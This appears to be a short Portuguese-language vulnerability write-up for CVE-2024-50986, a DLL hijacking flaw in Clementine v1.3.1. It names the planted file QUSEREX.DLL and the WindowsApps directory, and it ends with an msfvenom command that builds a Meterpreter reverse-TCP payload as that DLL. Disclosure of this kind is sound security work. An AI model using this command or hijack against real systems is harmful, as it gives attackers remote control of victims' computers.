riftsandroses/cve-2024-50986
Um problema no Clementine v.1.3.1 permite a um atacante local executar código arbitrário por meio de um arquivo DLL manipulado (DLL Hijacking).

Descrição: Um problema no Clementine v.1.3.1 permite que um atacante local execute código arbitrário através de um arquivo DLL manipulado.
Versão Afetada: Clementine v.1.3.1
Pesquisador: Utkarsh (r1971d3) LinkedIn
Link NIST CVE: https://nvd.nist.gov/vuln/detail/CVE-2024-50986
Tipo de Vulnerabilidade: Caminho de Pesquisa Não Confiável

Componente Afetado: QUSEREX.DLL

Para explorar esta vulnerabilidade, um atacante deve criar uma DLL maliciosa chamada QUSEREX.DLL e colocá-la no diretório: C:\Users<username>\AppData\Local\Microsoft\WindowsApps. Quando o aplicativo Clementine é iniciado, ele carregará a DLL maliciosa, executando o código do atacante.

sudo msfvenom -p windows/meterpreter/reverse_tcp -ax86 -f dll LHOST=<IP Address> LPORT=<Port> > QUSEREX.DLL